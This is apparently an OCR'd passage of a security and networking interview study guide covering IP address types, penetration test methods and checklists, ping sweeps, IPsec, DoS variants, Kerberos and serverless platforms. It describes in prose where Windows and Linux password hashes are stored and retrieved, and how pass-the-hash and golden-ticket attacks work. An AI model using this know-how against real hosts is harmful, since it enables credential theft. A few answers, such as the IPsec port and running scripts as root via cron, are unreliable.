
Static vs. dynamic IP address

A dynamic IP address, as the name suggests, changes over time. Your ISP assigns them, but unlike other IP address types they will change every time you reboot your device, add a new device to your network, or change your network configuration. The changes rarely have any impact on your connection, and a dynamic IP address is the go-to in most households.

A static IP address, contrary to dynamic IP, never changes. They are typically assigned to servers that host websites or provide email or FTP services. However, they can also be given to public organizations that need stable connections and consistent web addresses. Some Individuals use them for gaming or VOIP connections as these also need very stable connections.

Static IP Addresses are rarely used for individual households as they have some drawbacks:

1 ISPs charge extra for assigning a static IP;
2 They require additional security measures as they are more susceptible to brute force attacks;
3 They are easier to track by data mining companies.



124.6 Differences between a dedicated IP and a shared IP address

A dedicated IP address is a unique static IP address given to a website on a shared hosting server, as opposed to a shared IP address which can cover several sites at once. Web servers that host websites can have many static IP addresses assigned to them. The server can then assign a static IP to multiple websites that would then have a shared IP address. However, if the web server offers a static and unique IP address to a single website, this would then be called a dedicated IP.

Some websites opt for dedicated IP addresses because they have high traffic and need stable connections. Their developers might also need to access servers via its IP rather than a URL (especially when the system is down) or need a stable IP address to gain a secure Sockets layer (SSL) certificate. However, dedicated IPs are not just for websites – individuals can get them too. They can be assigned to you by VPN providers such as NordVPN.

There are many benefits to a dedicated IP:

1 Allows you to control your online reputation.
2 Can be used for online banking. Banks can sometimes flag logins with shared IPs as suspicious activity;
3 Makes it less likely for websites to ask you to complete 'captcha' requests;
4 Allows users to connect to remote servers via whitelists.

125 Types of Penetration Testing

Penetration testing depends upon the scope and the organizational requirements. Penetration testing is of three types: -

1. **Black Box Testing:** The fact is that the tester here has no idea about the system initially. The pen tester collects all information related to the system before they start working on it.
2. **Grey Box Testing:** The pen tester, in this case, is provided with partial or limited knowledge about the system.
3. **White Box Testing**: It is a Penetration testing method in which the tester knows the configuration and details and uses them to break into the security of accounts and applications and tries to find out how secure the application is! This type of pen-testing examines the code coverage and performs data flow, path, and loop testing.

126 Different Methods of Penetration Testing

1. **External Testing:** This method aims for an organization's assets that are visible on the internet to gain access and extra valuable data.
2. **Internal Testing:** Here the more focus is on testing attacks that could be performed by a competitor who has already gained access within your network and is looking to "elate" himself to gain further control and cause more damage.
3. **Blind Testing:** The pen tester here is only given the organization's name so that the system security personnel can see how an actual application or system assault happens.
4. **Double-Blind Testing**: Here, the security personnel within the organization would have no idea regarding the assault, same as in attempted breaches.
5. **Targeted Testing:** In this method, the pen tester and the security personnel work together for the vulnerabilities. It is a valuable method as it offers instant suggestions from the hacker's point of view.

127 Penetration Testing Test Cases

- Check if the web application can identify spam attacks on contact forms used on the website
- Proxy server – Check if proxy appliances monitor network traffic. The proxy server makes it difficult for hackers to get internal details of the network, thus protecting the system from external attacks
- Spam email filters – Authenticate if incoming and outgoing email traffic is filtered and unsolicited emails are blocked. Many email clients come with inbuilt spam filters that must be configured per your needs. These configuration rules can be applied to email headers, subjects, or bodies.
- Firewall – Make sure the entire network or computers are protected with Firewall. A Firewall can be software or hardware to block unauthorized access to a system. A Firewall can prevent sending data outside the network without your permission.
- Try to exploit all servers, desktop systems, printers, and network devices.
- Authenticate that all usernames and passwords are encrypted and transferred over a secured connection like HTTPS.
- Authenticate information stored in website cookies. It should not be in a readable format.
- Authenticate previously found vulnerabilities to check if the fix is working.
- Authenticate if there is no open port in the network.
- Authenticate all telephone devices.
- Authenticate Wi-Fi network security.
- Authenticate all HTTP methods. PUT and Delete methods should not be enabled on a web server.
- Authenticate if the password meets the required standards. The password should be at least eight characters long, containing at least one number and one unique character.
- Username should not be like “admin” or “administrator.”
- The application login page should be locked upon a few unsuccessful login attempts.
- Error messages should be generic and should not mention specific error details like “Invalid username” or “Invalid password.”
- Authenticate if special characters, HTML tags, and scripts are handled properly as an input value or not.
- Internal system details should not be revealed in error or alert messages.
- Custom error messages should be displayed to the end user in case of a web page crash.
- Authenticate use of registry entries. Sensitive information should not be kept in the registry.
- All files must be scanned before uploading to the server.
- Sensitive data should not be passed in URLs while communicating with different internal modules of the web application.
- There should not be any hard-coded username or password in the system.
- Authenticate all input fields with long input strings with and without spaces.
- Authenticate if reset password functionality is secure.
- Authenticate application for SQL Injection.
- Authenticate application for Cross-Site Scripting.
- Important input validations should be done on the server side instead of JavaScript checks on the client side.
- Critical resources in the system should be available to authorized persons and services only.
- All-access logs should be maintained with proper access permissions.
- Authenticate user session ends upon log off.
- Authenticate that directory browsing is disabled on the server.
- Authenticate that all applications and database versions are up to date.
- Authenticate URL manipulation to check if a web application is not showing any unwanted information.
- Authenticate memory leak and buffer overflow.
- Authenticate if incoming network traffic is scanned to find Trojan attacks.

- Authenticate if the system is safe from Brute Force Attacks – a trial and error method to find sensitive information like passwords.
- Authenticate if the system or network is secured from DoS (denial-of-service) attacks. Hacker can target a network or a single computer with continuous requests due to which resources on the target system gets overloaded, resulting in the denial of service for legit requests.
- Authenticate application for HTML script injection attacks.
- Authenticate against spoofing attacks. Spoofing can be of multiple types – IP address spoofing, Email ID spoofing, ARP spoofing, Referrer spoofing, Caller ID spoofing, Poisoning of file-sharing networks, and GPS spoofing.
- Check for uncontrolled format string attack – a security attack that can cause the application to crash or execute the harmful script.
- Authenticate XML injection attack – used to alter the intended logic of the application.
- Authenticate if the error pages show any information that could be helpful for a hacker to enter into the system.
- Authenticate if any critical data like the password is stored in secret files on the system.
- Authenticate if the application is returning more data than is required.

128 What is ping sweep (ICMP sweep)?


A ping sweep (also known as an ICMP sweep) is a basic network scanning technique used to determine which of a range of IP addresses map to live hosts (computers).

Whereas a single ping will tell whether one specified host computer exists on the network, a ping sweep consists of ICMP (Internet Control Message Protocol) echo requests sent to multiple hosts. To do this, the ping requires an address to send the echo request to, which can be an IP address or a web server domain name.

If a given address is live, it will return an ICMP echo reply. To disable ping sweeps on a network, administrators can block ICMP echo requests from outside sources. However, ICMP timestamp and Address Mask requests can be used in a similar manner.

128.1 Why are ping sweeps important?

Pinging is among the older and slower network security scanning methods available. However, they are still an effective means of auditing network management controls and ensuring the cybersecurity of an organization.



Ping sweeps consist of ICMP echo requests sent to multiple hosts. Addresses that are live will send replies

In addition to identifying active devices on a network, ping sweeps are also helpful at detecting unrecognized devices that may be malicious and ensuring devices are functioning

128.2 What ping sweep tools are available

There are several tools' organizations can use to perform a ping sweep:

- SolarWinds Ping Sweep
- Paessler PRTG - system monitoring tool that maps networks and the devices connected to them, as well as the network performance overall
- Nmap
- Fping
- Hping
- Pinkie
- Advanced IP Scanner

129 What is IPsec?

IPsec is a group of protocols that are used together to set up encrypted connections between devices. It helps keep data sent over public networks secure. IPsec is often used to set up VPNs, and it works by encrypting IP packets, along with authenticating the source where the packets come from.

Within the term "IPsec," "IP" stands for "Internet Protocol" and "sec" for "secure." The Internet Protocol is the main routing protocol used on the Internet; it designates where data will go using IP addresses. IPsec is secure because it adds encryption* and authentication to this process.

*Encryption is the process of concealing information by mathematically altering data so that it appears random. In simpler terms, encryption is the use of a "secret code" that only authorized parties can interpret.

129.1 What is a VPN? What is an IPsec VPN?

A virtual private network (VPN) is an encrypted connection between two or more computers. VPN connections take place over public networks, but the data exchanged over the VPN is still private because it is encrypted.

VPNs make it possible to securely access and exchange confidential data over shared network infrastructure, such as the public Internet. For instance, when employees are working remotely instead of in the office, they often use VPNs to access corporate files and applications.

Many VPNs use the IPsec protocol suite to establish and run these encrypted connections. However, not all VPNs use IPsec. Another protocol for VPNs is SSL/TLS, which operates at a different layer in the OSI model than IPsec. (The OSI model is an abstract representation of the processes that make the Internet work.)

129.2 How does IPsec work?

IPsec connections include the following steps:

Key exchange: Keys are necessary for encryption; a key is a string of random characters that can be used to "lock" (encrypt) and "unlock" (decrypt) messages. IPsec sets up keys with a key exchange between the connected devices, so that each device can decrypt the other device's messages.

Packet headers and trailers: All data that is sent over a network is broken down into smaller pieces called packets. Packets contain both a payload, or the actual data being sent, and headers, or information about that data so that computers receiving the packets know what to do with them. IPsec adds several headers to data packets containing authentication and encryption information. IPsec also adds trailers, which go after each packet's payload instead of before.

Authentication: IPsec provides authentication for each packet, like a stamp of authenticity on a collectible item. This ensures that packets are from a trusted source and not an attacker.

Encryption: IPsec encrypts the payloads within each packet and each packet's IP header (unless transport mode is used instead of tunnel mode — see below). This keeps data sent over IPsec secure and private.

Transmission: Encrypted IPsec packets travel across one or more networks to their destination using a transport protocol. At this stage, IPsec traffic differs from regular IP traffic in that it most often uses UDP as its transport protocol, rather than TCP. TCP, the Transmission Control Protocol, sets up dedicated connections between devices and ensures that all packets arrive. UDP, the User Datagram Protocol, does not set up these dedicated connections. IPsec uses UDP because this allows IPsec packets to get through firewalls.

Decryption: At the other end of the communication, the packets are decrypted, and applications (e.g. a browser) can now use the delivered data.

129.3 What protocols are used in IPsec?

In networking, a protocol is a specified way of formatting data so that any networked computer can interpret the data. IPsec is not one protocol, but a suite of protocols. The following protocols make up the IPsec suite:

Authentication Header (AH): The AH protocol ensures that data packets are from a trusted source and that the data has not been tampered with, like a tamper-proof seal on a consumer product. These headers do not provide any encryption; they do not help conceal the data from attackers.

Encapsulating Security Protocol (ESP): ESP encrypts the IP header and the payload for each packet — unless transport mode is used, in which case it only encrypts the payload. ESP adds its own header and a trailer to each data packet.

Security Association (SA): SA refers to several protocols used for negotiating encryption keys and algorithms. One of the most common SA protocols is Internet Key Exchange (IKE).

Finally, while the **Internet Protocol (IP)** is not part of the IPsec suite, IPsec runs directly on top of IP.

129.4 What is the difference between IPsec tunnel mode and IPsec transport mode?

IPsec tunnel mode is used between two dedicated routers, with each router acting as one end of a virtual "tunnel" through a public network. In IPsec tunnel mode, the original IP header containing the final destination of the packet is encrypted, in addition to the packet payload. To tell intermediary routers where to forward the packets, IPsec adds a new IP header. At each end of the tunnel, the routers decrypt the IP headers to deliver the packets to their destinations.

In transport mode, the payload of each packet is encrypted, but the original IP header is not. Intermediary routers are thus able to view the final destination of each packet — unless a separate tunneling protocol (such as GRE) is used.

129.5 What port does IPsec use?

A network port is the virtual location where data goes in a computer. Ports are how computers keep track of different processes and connections; if data goes to a certain port, the computer's operating system knows which process it belongs to. IPsec usually uses port **500**.

130 DOS Attack -Ping of Death

The ping of death is a form of denial-of-service (DoS) attack that occurs when an attacker crashes, destabilizes, or freezes computers or services by targeting them with oversized data packets. This form of DoS attack typically targets and exploits legacy weaknesses that organizations may have patched.

Unpatched systems are also at risk from ping floods, which target systems by overloading them with Internet Control Message Protocol (ICMP) ping messages.

1. Ping of Death

The ping command is usually used to test the availability of a network resource. It works by sending small data packets to the network resource. The ping of death takes advantage of this and sends data packets above the maximum limit (65,536 bytes) that TCP/IP allows. TCP/IP fragmentation breaks the packets into small chunks that are sent to the server. Since the sent data packages are larger than what the server can handle, the server can freeze, reboot, or crash.

2. Smurf

This type of attack uses large amounts of Internet Control Message Protocol (ICMP) ping traffic target at an Internet Broadcast Address. The reply IP address is spoofed to that of the intended victim. All the replies are sent to the victim instead of the IP used for the pings. Since a single Internet Broadcast Address can support a maximum of 255 hosts, a smurf attack amplifies a single ping 255 times. The effect of this is slowing down the network to a point where it is impossible to use it.

3. Buffer overflow

A buffer is a temporal storage location in RAM that is used to hold data so that the CPU can manipulate it before writing it back to the disc. Buffers have a size limit. This type of attack loads the buffer with more data that it can hold. This causes the buffer to overflow and corrupt the data it holds. An example of a buffer overflow is sending emails with file names that have 256 characters.

4. Teardrop

This type of attack uses larger data packets. TCP/IP breaks them into fragments that are assembled on the receiving host. The attacker manipulates the packets as they are sent so that they overlap each other. This can cause the intended victim to crash as it tries to re-assemble the packets.

5. SYN attack

SYN is a short form for Synchronize. This type of attack takes advantage of the three-way handshake to establish communication using TCP. SYN attack works by flooding the victim with incomplete SYN messages. This causes the victim machine to allocate memory resources that are never used and deny access to legitimate users.

131 What Is the Function Of The Selinux Kernel In Android?

As part of the Android security model, Android uses Security-Enhanced Linux (SELinux) to enforce mandatory access control (MAC) over all processes, even processes running with root/superuser privileges (Linux capabilities). Many companies and organizations have contributed to Android's SELinux implementation. With SELinux, Android can better protect and confine system services, control access to application data and system logs, reduce the effects of malicious software, and protect users from potential flaws in code on mobile devices.

SELinux operates on the principle of default denial: Anything not explicitly allowed is denied. SELinux can operate in two global modes:

- Permissive mode, in which permission denials are logged but not enforced.
- Enforcing mode, in which permissions denials are both logged and enforced.

Android includes SELinux in enforcing mode and a corresponding security policy that works by default across AOSP. In enforcing mode, disallowed actions are prevented, and all attempted violations are logged by the kernel to dmesg and logcat. When developing, you should use these errors to refine your software and SELinux policies before enforcing them.

132 What are SUID and sudo?

SUID is a Unix file permission that can allow users to run a command or a script with the as the owner of the file, rather than as the user executing it. sudo is Unix feature that allows users to run scripts or commands as another user, by default the root user.

133 What is Kerberos and how does it perform authentication?

Kerberos is an authentication protocol that works on the basis of tickets to allow nodes communicating over a non-secure network to prove their identity to one another in a secure manner. When authenticating, Kerberos uses symmetric encryption and a trusted third party which is called a Key Distribution Center (KDC). At the moment of the authentication, Kerberos stores a specific ticket for that session on the user's machine and any Kerberos aware service will look for this ticket instead of prompting the user to authenticate through a password.

134 What are the different package managers used in Linux and where are they used?

For Debian-based operating systems, the most common package manager is Advanced Packaging Tool (APT), which uses .deb packages. For RedHat-based operating systems, the most common package manager is Yellowdog Updater, Modified (YUM), which uses .rpn packages. For Arch-based operating systems, the most common package manager is Pacman Package Manager. For OpenSUSE-based operating systems, the most common package manager is Zypper Package Manager (ZYpp).

135 Where are Windows and Linux hashes stored, how can you retrieve them?

Linux hashes are stored in /etc/shadow, they used to be stored under /etc/passwd and they can still be stored there if required. In Windows, NTLM hashes are stored in the SAM hive, the boot key which is stored in the SYSTEM hive is required to obtain them. These are stored in C:\Windows\System32\config\.

136 In what format are Windows and Linux hashes stored

Windows hashes are stored using NTLM and they used to be stored with LM. Linux passwords are normally hashed using the SHA-256 or SHA-512, in older versions they are hashed with Blowfish or DES.

137 What is the fastest way to crack hashes?

The easiest way to crack hashes is through rainbow tables, which are precomputed tables of hashes that cache the output of hashing functions. The hashes stored in these tables are then compared to the target hash, in order to identify it's corresponding clear-text value without the need of hashing a list of clear-text strings and comparing them to the hash.

138 How can DNS and ARP be exploited by attackers?

ARP spoofing or ARP cache poisoning is an attack by which an attacker sends (spoofed) Address Resolution Protocol (ARP) messages onto a local area network. Generally, the aim is to associate the attacker's MAC address with the IP address of another host, such as the default gateway, causing any traffic meant for that IP address to be sent to the attacker instead. The attack can only be used on networks that use ARP, and requires attacker have direct access to the local network segment to be attacked. DNS spoofing, also referred to as DNS cache poisoning, is a form of of attack in which corrupt Domain Name System data is introduced into the DNS resolver's cache, causing the name server to return an incorrect IP address, it can be exploited by attackers and allow them to receive information that was not intended for them.

139 What is the difference between bruteforce and dictionary attacks?

Bruteforce attacks tries a list of possible passwords that are generated during the attack based on pre-defined rules, whereas dictionary attack use a list of known or commonly used passwords stored in a file.

140 What is a golden ticket attack?

A golden ticket attack allows an attacker to create a Kerberos authentication ticket from a compromised service account, called krbtgt. By using the NTLM hash of the compromised account an attacker can create fraudulent golden tickets. These tickets appear pre-authorized to perform whatever action the attackers want without any real authentication.

141 What is IDOR, what are its consequences and how can you prevent it?

Insecure direct object references (IDOR) are a type of access control vulnerability that arises when an application uses user-supplied input to access objects directly. If present, they can allow attackers to access unintended data on the database, including sensitive information such as passwords, potentially gaining full access to the web server. It can be prevented through input validation or by using indirect references.

142 How would you remotely access a service that can only be accessed from within an internal network?

Port forwarding is a technique used to redirect a communication request from one address and port number combination to another. For example, if port 80 is only accessible from within the internal network but port 443 is accessible remotely, a port forward rule can be created to forward all incoming traffic on port 443 to port 80.

143 How would you allow regular users to run bash scripts as root and which way is most secure?

The best way would be to use cron jobs, as long as the user does not have access to modify the script that is being run, alternatively a SUDO rule can be added to allow the user to run the script as sudo.

If you were able to obtain an NTLM hash but could not decrypt it, how would you use this knowledge to obtain access to the target host?

Pass the hash is a hacking technique that allows an attacker to authenticate to a remote server by using the NTLM or LM hash of a user's password, instead of requiring the plaintext password.

144 What measures would you put in place to prevent brute forcing?

Password brute forcing can be prevented through the use of account lockout mechanisms, CAPTCHA, multi-factor authentication and IP-based restrictions.

145 Serverless Architecture

145.1 What is Serverless Architecture?

Serverless is a development model that lets developers run code in a scalable manner without having to manage servers.

Serverless is a commonly used component in a microservices architecture, which decomposes applications into small, independent units, each of which does one thing well. Deploying and managing microservices is very convenient in a serverless model.

Unlike an infrastructure as a service (IaaS) model, in which users receive virtual machines (compute instances) and pay for them by the second or hour, in a serverless model users are billed according to actual compute time—the amount of time a serverless function runs.

Serverless has tremendous potential to improve developer productivity and get applications to market faster. At the same time, it raises serious challenges like the difficulty of monitoring and troubleshooting serverless applications, and serverless security issues like the need to scan short-lived functions for vulnerabilities and prevent code injection.

145.2 Serverless Platforms

All major cloud providers, including AWS, Azure and Google Cloud, provide serverless platforms, with the most popular being Amazon Lambda. The cloud provider takes over tasks like provisioning, managing and scaling servers. Users only need to provide code, in any programming language, and run it, typically in response to event triggers.

- **AWS Lambda**

AWS Lambda is a serverless platform that enables developers to run code in any programming language. It does this using anonymous functions called Lambda functions.

Key features include:

1 Supports any deployment artifact—lets you run code in JavaScript, Python, Java, or any other programming language, or alternatively, use Lambda functions to run libraries or executable files, which can run other processes.
2 Automatic scalability—scales the infrastructure according to actual load—the number of times the function is invoked. The service is resilient to failure of an individual server, or even an entire Amazon availability zone.

3 Event driven—lets you trigger Lambda function using events from a variety of Amazon services, including changes to files in S3, DynamoDB, CodeCommit (triggering a function as a result of changes to a build), CloudWatch (triggering functions when any alert is raised in your AWS environment), streaming data from SNS or Kinesis, etc.

- **Azure Functions**

Azure Functions is Microsoft's serverless platform, which lets you run applications in a serverless model in Azure, fully integrating with other Azure services or compatible Microsoft services in your on-premise data center. It provides the same level of security and compliance as the rest of the Azure cloud.

Key features include:

1 Trigger functions—use several types of trigger functions to invoke a function, including messaging queues, timers, and HTTP requests.
2 Browser-based user interface—lets you write code in a web-based IDE or in popular development tools.
3 Supports continuous deployment and integration—supports CI/CD through integration with GitHub, Visual Studio Team Services, tools like Eclipse and Xcode.

- **Google Functions**

Google Cloud Functions is a serverless execution environment, which runs code in a fully controlled environment. Like AWS and Azure, it enables triggering serverless functions by events from other Google services, or external systems.

At the time of this writing, Cloud Functions supports only Node.js, Python, Go, Java and .NET.

Key features include:

1 Fine-grained pay per use—pay per function execution time, rounded to the nearest 100 milliseconds.
2 Supports open-source technologies—lets you run functions using open source serverless frameworks based on Knative.
3 End-to-end visibility—comes with monitoring tools that provide full observability of serverless applications, and support for debugging on local workstations.

145.3 Other Serverless Platforms

There are many more cloud services that involve a serverless delivery model. A few examples are:

- Amazon Fargate—delivers Docker containers in a serverless model, with servers completely abstracted from the user
- Amazon Aurora Serverless—an elastically scalable version of the Aurora database service, which transparently manages database instances
- Azure CosmosDB—a NoSQL database service based on a serverless infrastructure

145.4 Serverless Architecture Pros and Cons

Let's review some of the key advantages and disadvantages of a serverless computing model.

Advantages of a Serverless Architecture

1 Less Maintenance

Serverless allows developers to focus on coding rather than manipulation. With serverless, your development team doesn't have to provision, operate, patch, or upgrade your infrastructure. Even if you are operating in the cloud, these are operations that require time and attention from DevOps teams.

In addition, serverless providers have a backend infrastructure that can automatically scale horizontally and vertically to meet demand, with no need for manual configuration, maintenance or monitoring of scaling activity. In an IaaS model, autoscaling capabilities are available but they require expertise to set up and require ongoing management.

2 Lower Costs

Serverless allows organizations to use resources exactly when needed, instead of renting a fixed number of servers for a predefined period. In a serverless model, companies pay according to metrics like code execution count, memory used, and execution time, and not for idle time when code is not running. This can save cost substantially compared to an IaaS model.

Disadvantages of Serverless Architecture

1 Vendor Lock-In

With serverless, organizations lose control over their infrastructure. Entire applications may be written against a serverless framework with proprietary APIs, which makes it very difficult to migrate to another provider. Google's support for open-source frameworks like Knative is a step towards resolving this problem.

2 Performance

Many teams getting started with serverless ignore application performance metrics, because they don't have servers to manage. However, serverless applications still experience latency issues, as a result of connectivity problems, code inefficiencies, or problems with systems that generate events upstream.

It's important to remember there is a server behind a serverless system, but it is not visible to the organization. Organizations using serverless applications need to monitor and control traffic so that users do not experience performance issues, and they need new ways to diagnose performance issues without having access to the physical server.

145.5 Serverless Architecture Examples and Use Cases

Here are a few examples of how serverless powers real life applications on AWS.

- **Analytics Stream Processing**

On AWS, you can use Amazon Athena to analyze S3 data, and generate events based on the results of your queries. Athena is a serverless solution that allows you to query large amounts of data and get results in seconds, and you only pay for the scanned data. You can integrate Athen with a BI service to visualize query results.

To extend this environment, use Kinesis Data Streams to collect analytic events and process them in real time using Lambda functions, and use Kinesis Data Firehose to collect the events and place them in your data lake. Whenever new events are loaded to S3, this can trigger additional Lambda functions for further processing.

- **Web Applications**

You can build a single page application (SPA) on the front end and implement a backend API using Amazon API Gateway, Lambda, and a serverless-compatible database like DynamoDB. You can also use Lambda to integrate the AppSync API with other data sources (e.g., Aurora).

All the above services offer built-in scalability and flexibility. For example, by default, Lambda functions are deployed across multiple Availability Zones (AZs) and scale automatically based on traffic.

- **IoT**

AWS provides IoT Core, a service that allows IoT devices to connect to backend services using MQTT, WebSocket, or HTTP. Services like S3, Kinesis, and Lambda can be used to collect, process, and analyze data generated by IoT devices.

Serverless technologies allow small teams to focus on delivering functionality instead of wasting time on infrastructure. When new devices are developed or new types of data are introduced to the system, it is easy to add new types of processing and analytics for them, using serverless functions that act on triggers from IoT sensors.

145.6 Serverless Security Best Practices

Serverless security is a major concern for organizations starting to roll serverless into production. Traditional security tools are not effective in a serverless environment, because they are focused on protecting servers or static applications. Here are a few quick best practices that can help you improve serverless security.

- **Adopt the Principle of Least Privilege**

Because serverless functions represent small pieces of functionality, you can minimize the set of permissions granted to each function. Only provide permission to a function if it is absolutely necessary for it to do its job. This lets you significantly reduce damage during a successful attack, and minimize the attack surface.

For example, most functions may not require access to a database or external servers, and so these permissions should be blocked. These are actions typically taken by an attacker or a malicious user after a successful exploit.

- **Scan Functions for Vulnerabilities**

Scan function code to identify malware and look for security vulnerabilities from sources like the Common Vulnerabilities and Exposures (CVE) database, and security announcements by tools and open source products you use. Monitor keys and secrets stored by functions, and ensure they are encrypted to prevent accidental disclosure.

All the above is difficult to achieve in serverless applications and requires dedicated security tools designed for a cloud native environment.

- **Use Runtime Security**

The execution time of serverless functions is usually very short, measured in minutes or seconds. This is good for security, because many attack patterns rely on persistency of the target system.

However, there are several new attack options that allow attackers to use serverless functions for illicit activity, such as cryptocurrency mining or spamming, or use the function as a springboard to access other resources in your cloud account.

These attacks typically use code injection techniques, or serialization attacks, which are unavoidable during the development and deployment stages. To prevent such attacks, use tools that can track functional behavior and block threats in real time.

146 Serverless Containers

146.1 What are Serverless Containers?

Many IT and DevOps teams are migrating resources from on-premises infrastructure to the cloud. In addition, organizations are moving to container and serverless architectures, collectively known as cloud native technologies. Kubernetes has become the de facto standard for container orchestration. Containerization has compelling benefits but is also difficult to set up and manage at large scale.

Serverless containers can help organizations leverage the cloud while easily adopting containerized infrastructure. The term “serverless containers” refers to technologies that enable cloud users to run containers but outsource the effort of managing the actual servers or computing infrastructure they are running on. This can enable more rapid adoption, and easier management and maintenance, of large scale containerized workloads in the cloud.

146.2 Serverless Containers vs. Serverless Functions

The original form of the serverless computing model was serverless functions. Serverless runtime platforms, such as Amazon Lambda or Azure Functions, let you provide code in any programming language, package it as a serverless function, and have it run automatically whenever an integrated system invokes the function. In this model, you pay according to the number and duration of function invocations, and do not need to manage any underlying infrastructure.

There are several important differences between serverless containers and serverless functions:

- Resource limits—serverless functions have certain limits on the CPU and RAM you can use, so you can use them for small processes that are not resource intensive. Serverless containers let you run complete containers, with a much larger CPU and RAM allocation.
- Execution time—serverless functions have a maximum execution time, typically around 15 minutes. Serverless containers can run continuously and do not have a limited execution time.
- Containerization—serverless functions do not use containers. This makes it easier to set up a function, because you don’t need to build and test a container image. The serverless container model requires more setup but gives you more flexibility to package dependencies and libraries together with your core application.

146.3 3 Leading Serverless Container Platforms Compared AWS Fargate

AWS Fargate lets you run containers on Amazon, without being aware of the underlying Amazon EC2 compute instances. Fargate eliminates the need to configure, provision, or scale the virtual machines (VMs) that run your containers. There is no need to choose a server type, optimize cluster packing, or determine when a cluster should be scaled.

Limitations

- Maximum resources per pod—up to 30 GB of memory and four virtual CPUs (vCPUs).
- Limited Kuberntes options—for example, Fargate cannot run Privileged pods, Daemonsets, or any pods using either HostPort or HostNetwork.
- Fargate supports only one type of load balancer—the Application Load Balancer.

Integration with Other Services

AWS Fargate can integrate with Amazon Elastic Kubernetes Service (EKS) as well as Amazon Elastic Container Service (ECS).

Amazon ECS is a lightweight container management service, not based on Kubernetes, that lets you orchestrate Docker containers. Amazon EKS offers fully managed Kubernetes as a Service (KaaS). ECS and EKS both use Fargate-provisioned containers to automatically scale, load balance, and schedule containers.

Security Considerations

AWS provides several native tools you can use to monitor and secure Fargate operations, including:

